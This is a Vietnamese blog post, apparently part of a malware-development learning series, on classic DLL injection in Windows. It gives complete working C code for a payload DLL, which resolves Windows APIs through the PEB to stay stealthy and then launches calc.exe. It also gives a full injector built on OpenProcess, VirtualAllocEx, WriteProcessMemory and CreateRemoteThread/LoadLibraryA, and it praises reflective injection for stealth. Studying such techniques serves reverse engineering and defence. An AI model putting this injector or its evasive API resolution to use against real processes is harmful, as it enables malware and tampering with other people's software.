# DLL Injection
# I. Introduction
- Một trong những kỹ thuật kinh điển trong việc phát triển mã độc nói riêng hay dịch ngược nói chung là `DLL Injection`. Trên thực tế, `DLL Injection` là một mục nhỏ trong phần `Process Injection` và do đã có rất nhiều blog về kỹ thuật này nên đây sẽ là một brief blog giới thiệu mà thôi.
# II. Content
## Why and How could we do that?
- Trước hết chúng ta cần có kiến thức về `Process`, `Thread`. Đơn giản nhất thì `Process` là một chương trình được thực thi, còn `Thread` là một phần của `Process`.
- `DLL Injection` được sử dụng khi cần thay đổi luồng của chương trình, đặc biệt phổ biến trong game. Kỹ thuật này bản chất là load một `dll` hay `Dynamic Linking Library`, một thư viện động vào trong vùng nhớ của process đang chạy.
- Các bước thực hiện ngắn gọn là:
:::info
- Xác định target process để inject
- Allocate memory trong process đó
- Viết DLL vào trong mem, có nhiều cách để thực hiện nhưng phổ biến nhất là:
- `Basic`: Load DLL thông qua `LoadLibraryA` và các hàm Windows API khác.
- `Reflective`: Load vào mem không dựa vào API.
- Sau khi inject thành công, bước cuối cùng sẽ là thực thi code trong DLL để thay đổi luồng của chương trình.
:::
- Một cách tổng quát, ta có sơ đồ `DLL Injection` như sau:

hoặc

## Better or More Harmful?
- `DLL Injection` mình giới thiệu trong bài này là một dạng dễ, sử dụng Windows API để đơn giản hóa quá trình load DLL. Một phương pháp phức tạp hơn, nhưng cũng khiến `Injection` khó bị phát hiện hơn, đó là `Reflective DLL Injection`. Đây là một phương pháp hiệu quả cho tính `stealth` của mã độc.
- Hai ảnh mình up trên đã giới thiệu khá căn bản về `DLL Injection` rồi, còn đây sẽ là sơ đồ của `Reflective DLL Injection`:

- Nếu đã từng đọc qua bài [PE Loader](/GV5846iHRVmf52AaYTpUpQ) của mình sẽ thấy quy trình này gần tương tự như Manual Loader, tuy nhiên điều khác là chúng ta thực hiện load `PE_DLL` trên `Remote Process` chứ không còn là load `PE_EXE` trên `Loader` nữa.
## Injected
- Tất nhiên đối với `DLL Injection` thì chúng ta cần phải có DLL để Inject, ở đây mình chỉ code đơn giản một con DLL gọi được `calc.exe` và không sử dụng Windows API để thuận tiện cho những kỹ thuật về sau, chi tiết cách resolve API dynamically mình đã có trong bài [Task 3: Dynamic API Resolution](/pxnLm8AlTBy8pV-19WKG5w). Đây là code của mình:
```c=
#include <windows.h>
#include <winternl.h>
#include <string.h>
#ifdef _WIN64
#define PEB_PTR __readgsqword(0x60)
#define IMAGE_NT_HEADERSX IMAGE_NT_HEADERS64
#define IMAGE_OPTIONAL_HEADERX IMAGE_OPTIONAL_HEADER64
#else
#define PEB_PTR __readfsdword(0x30)
#define IMAGE_NT_HEADERSX IMAGE_NT_HEADERS32
#define IMAGE_OPTIONAL_HEADERX IMAGE_OPTIONAL_HEADER32
#endif
BOOL compareDll(LPCWSTR check, LPCWSTR target) {
DWORD checkLen = wcslen(check);
DWORD targetLen = wcslen(target);
if (checkLen < targetLen) return FALSE;
LPCWSTR checkStart = check + (checkLen - targetLen);
for (DWORD i = 0; i < targetLen; i++) {
if (towlower(checkStart[i]) != towlower(target[i])) return FALSE;
}
return TRUE;
}
HMODULE resolveModule(LPCWSTR lpModuleName) {
#ifdef _WIN64
PPEB peb = (PPEB)PEB_PTR;
#else
PPEB peb = (PPEB)PEB_PTR;
#endif
PLIST_ENTRY pListEntry = peb->Ldr->InMemoryOrderModuleList.Flink;
PLIST_ENTRY pListEntryEnd = &peb->Ldr->InMemoryOrderModuleList;
while (pListEntry != pListEntryEnd) {
PLDR_DATA_TABLE_ENTRY module = CONTAINING_RECORD(pListEntry, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks);
WCHAR* fullName = module->FullDllName.Buffer;
if (fullName && compareDll(fullName, lpModuleName)) {
return (HMODULE)module->DllBase;
}
pListEntry = pListEntry->Flink;
}
return NULL;
}
FARPROC resolveAPI(HMODULE module, LPCSTR api) {
IMAGE_DOS_HEADER* dos = (IMAGE_DOS_HEADER*)module;
IMAGE_NT_HEADERSX* nt = (IMAGE_NT_HEADERSX*)((BYTE*)module + dos->e_lfanew);
IMAGE_OPTIONAL_HEADERX* optional = &nt->OptionalHeader;
IMAGE_DATA_DIRECTORY exportDir = optional->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];
DWORD exportAddr = exportDir.VirtualAddress;
if (!exportAddr) return NULL;
IMAGE_EXPORT_DIRECTORY* export = (IMAGE_EXPORT_DIRECTORY*)((BYTE*)module + exportAddr);
DWORD* address = (DWORD*)((BYTE*)module + export->AddressOfFunctions);
WORD* ordinal = (WORD*)((BYTE*)module + export->AddressOfNameOrdinals);
DWORD* name = (DWORD*)((BYTE*)module + export->AddressOfNames);
for (DWORD i = 0; i < export->NumberOfNames; i++) {
LPCSTR func = (LPCSTR)((BYTE*)module + name[i]);
if (strcmp(func, api) == 0) {
DWORD apiOrdinal = ordinal[i];
DWORD apiAddress = address[apiOrdinal];
return (FARPROC)((BYTE*)module + apiAddress);
}
}
return NULL;
}
DWORD WINAPI Payload(LPVOID lpParam) {
typedef UINT(WINAPI* WINEXEC)(LPCSTR, UINT);
typedef void (WINAPI* FREELIBRARYANDEXITTHREAD)(HMODULE, DWORD);
HMODULE hKernel32 = resolveModule(L"kernel32.dll");
if (!hKernel32) return 1;
WINEXEC winExec = (WINEXEC)resolveAPI(hKernel32, "WinExec");
if (!winExec) return 2;
winExec("calc.exe", SW_SHOW); // Launch calc
FREELIBRARYANDEXITTHREAD freeAndExit = (FREELIBRARYANDEXITTHREAD)resolveAPI(hKernel32, "FreeLibraryAndExitThread");
if (freeAndExit) {
// Base address of the module
HMODULE hSelf = (HMODULE)lpParam;
freeAndExit(hSelf, 0);
}
return 0;
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
DisableThreadLibraryCalls(hModule);
HANDLE hThread = CreateThread(NULL, 0, Payload, hModule, 0, NULL);
if (hThread) CloseHandle(hThread); // Clean up handle
}
return TRUE;
}
```
## Simple Injector
- Một điều lưu ý khi thực hiện kỹ thuật `DLL Injection` mà mình rút ra được là tất cả các platform phải đồng nhất, cụ thể:
```
Injector (x86) + Injected (x86) == Target (x86)
Injector (x64) + Injected (x64) == Target (x64)
```
- Đặc biệt, đối với `notepad.exe` là mình đã target ở bài này có platform x64, nên cần build `Injector` và `Injected` ở platform tương ứng.
### Arguments
- Mình code con Injector nhận vào hai tham số là `path_to_dll` và `pid_of_target`. Để đơn giản hơn nữa thì có thể đẩy `path_to_dll` vào trong code, và làm hàm `main` chỉ nhận `pid`. Trong trường hợp target là các game hay chương trình ngầm, chúng ta có thể trang bị cho `Injector` hàm `Toolhelp32` để lấy danh sách tất cả các `Process` và `PID`, từ đó có thể chạy ngầm `Injector` và chỉ `Inject` khi nào target xuất hiện.
### Open Process
- Bước quan trọng nhất cũng như không thể thiếu trong `Process Injection` là `OpenProcess`. Hàm này giúp chúng ta lấy được `HANDLE` của `Process` đang chạy tạo điều kiện cho các bước tiếp theo. Đây là MSDN của hàm:

- Thông thường mình để mở với toàn quyền hay `PROCESS_ALL_ACCESS` cho tiện nhưng `PROCESS_VM_OPERATION | PROCESS_VM_WRITE` là đủ.
- Code:
```c=
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
if (!hProcess) {
printf("[-] Failed to open process %lu, error: %lu\n", dwPID, GetLastError());
return EXIT_FAILURE;
}
printf("[+] Opened target process: %lu\n", dwPID);
```
### Allocate and Write
- Khi đã có được `HANDLE` của `Target Process`, chúng ta sẽ xin cấp phát một page mem để `Read` và `Write`, có thể thêm `Execute` cũng được nhưng mình không hay dùng lắm. Đối với `Loader`, khi allocate thì chỉ cần dùng `VirtualAlloc` là đủ do làm việc trên chính vùng nhớ của `Loader`:

- Đối với kỹ thuật này, ta cần lấy vùng nhớ trên `Target`, khi đó cần tới hàm `VirtualAllocEx`:

do nó cho phép truyền thêm tham số `HANDLE` để xin cấp phát tại `hProcess` mong muốn.
- Nhưng chúng ta sẽ write gì vào vùng nhớ này? Câu trả lời chính là `path_to_dll`. Cần phải hiểu, `path_to_dll` là một chuỗi **CHỈ CÓ TRONG PROCESS CỦA INJECTOR**. Khi đó, nếu bước sau sử dụng `LoadLibrary` để load DLL này vào remote process, chúng ta sẽ không thể làm được do chuỗi không tồn tại trên remote để resolve.
- Code:
```c=
// Allocate Memory for DLL path
SIZE_T dllPathLen = strlen(dllPath) + 1;
LPVOID remoteMem = VirtualAllocEx(hProcess, NULL, dllPathLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!remoteMem) {
printf("[-] Failed to allocate memory in remote process, error: %lu\n", GetLastError());
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Allocated memory at 0x%p in remote process\n", remoteMem);
// Write DLL path
if (!WriteProcessMemory(hProcess, remoteMem, dllPath, dllPathLen, NULL)) {
printf("[-] Failed to write DLL path to remote process, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Wrote DLL path to remote process memory\n");
```
### Load DLL and Wait
- Sau khi đã có `path_to_dll` trên remote process, chúng ta cần load nó vào trong tiến trình bằng một loạt các thao tác sau:
- Lấy địa chỉ module `kernel32.dll`
- Lấy địa chỉ hàm `LoadLibrary` (ở đây mình dùng A)
- Load DLL bằng hàm `LoadLibrary` vừa resolved
- Một điều đặc biệt khi load DLL là chúng ta sẽ sử dụng `CreateRemoteThread`:

các tham số `lpStartAddress` và `lpParameter` sẽ tương ứng là `LoadLibrary` và `path_to_dll`, mô phỏng lại `loadLibrary(path_to_dll)` trên remote thread của target process.
- Code:
```c=
// Load DLL
LPVOID loadLibAddr = (LPVOID)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
if (!loadLibAddr) {
printf("[-] Failed to resolve LoadLibraryA address, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Resolved LoadLibraryA at 0x%p\n", loadLibAddr);
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadLibAddr, remoteMem, 0, NULL);
if (!hThread) {
printf("[-] Failed to create remote thread, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Remote thread created. Waiting for completion...\n");
```
- Khi thực thi `CreateRemoteThread`, LoadLibrary sẽ tự động gọi `DllMain` với case `DLL_PROCESS_ATTACH`, khi đó payload trong `Injected` của chúng ta sẽ hoạt động. Về cơ bản trông quy trình sẽ như sau:
```
Injector Process Target Process
│ │
├─ CreateRemoteThread ────────┤
│ │
│ ├─ Thread starts at LoadLibraryW
│ │
│ ├─ LoadLibraryW loads DLL
│ │
│ ├─ Windows PE loader calls DllMain
│ │
│ └─ Your injected code runs!
```
- Cuối cùng thì chỉ cần `WaitForSingleObject` và sau khi hoàn thành thì Cleanup:
```c=
WaitForSingleObject(hThread, INFINITE);
// Cleanup
CloseHandle(hThread);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
```
### Result and Full Code:
- Kết quả: 
:::spoiler Code
```c=
#include <stdio.h>
#include <Windows.h>
int main(int argc, char* argv[]) {
if (argc < 3) {
printf("Usage: %s [path_to_dll] <PID>\n", argv[0]);
return EXIT_FAILURE;
}
const char* dllPath = argv[1];
DWORD dwPID = strtoul(argv[2], NULL, 10);
// Open Process
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
if (!hProcess) {
printf("[-] Failed to open process %lu, error: %lu\n", dwPID, GetLastError());
return EXIT_FAILURE;
}
printf("[+] Opened target process: %lu\n", dwPID);
// Allocate Memory for DLL path
SIZE_T dllPathLen = strlen(dllPath) + 1;
LPVOID remoteMem = VirtualAllocEx(hProcess, NULL, dllPathLen, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
if (!remoteMem) {
printf("[-] Failed to allocate memory in remote process, error: %lu\n", GetLastError());
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Allocated memory at 0x%p in remote process\n", remoteMem);
// Write DLL path
if (!WriteProcessMemory(hProcess, remoteMem, dllPath, dllPathLen, NULL)) {
printf("[-] Failed to write DLL path to remote process, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Wrote DLL path to remote process memory\n");
// Load DLL
LPVOID loadLibAddr = (LPVOID)GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
if (!loadLibAddr) {
printf("[-] Failed to resolve LoadLibraryA address, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Resolved LoadLibraryA at 0x%p\n", loadLibAddr);
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadLibAddr, remoteMem, 0, NULL);
if (!hThread) {
printf("[-] Failed to create remote thread, error: %lu\n", GetLastError());
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_FAILURE;
}
printf("[+] Remote thread created. Waiting for completion...\n");
WaitForSingleObject(hThread, INFINITE);
// Cleanup
CloseHandle(hThread);
VirtualFreeEx(hProcess, remoteMem, 0, MEM_RELEASE);
CloseHandle(hProcess);
return EXIT_SUCCESS;
}
```
:::
## Reflective Injector
> It is quite hard so I will try my best to bring it up there as soon as possible :crying_cat_face:
# III. Wrapping up
- Blog tiếp theo của mình sẽ là về packer và unpacker, bởi đó là kỹ thuật được nâng cao lên từ loader nên sẽ là mục tiêu tiếp theo mình cần đạt được. Bên cạnh đó còn có reflective dll injection cũng là một thử thách tương đối khó nhưng mình sẽ cố gắng hết sức. Hi vọng bài viết này hữu ích với các bạn. Dear!!!
# IV. References
- [Crow](https://www.crow.rip/nest/mal/dev/inject/dll-injection) - He is my favorite.
- [VNPT](https://sec.vnpt.vn/2019/01/dll-injection/)
- [StackZero](https://www.stackzero.net/dll-injection-example/)
- [Youtube](https://www.youtube.com/watch?v=4mYhffBsGeY)
- [TwinGate](https://www.twingate.com/blog/glossary/dll%20injection)
- [InfoSec](https://infosecwriteups.com/dll-injection-dllinjector-d1b30c6760eb)
- [S12deff](https://medium.com/@s12deff/reflective-dll-injection-e2955cc16a77)
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in with Wallet






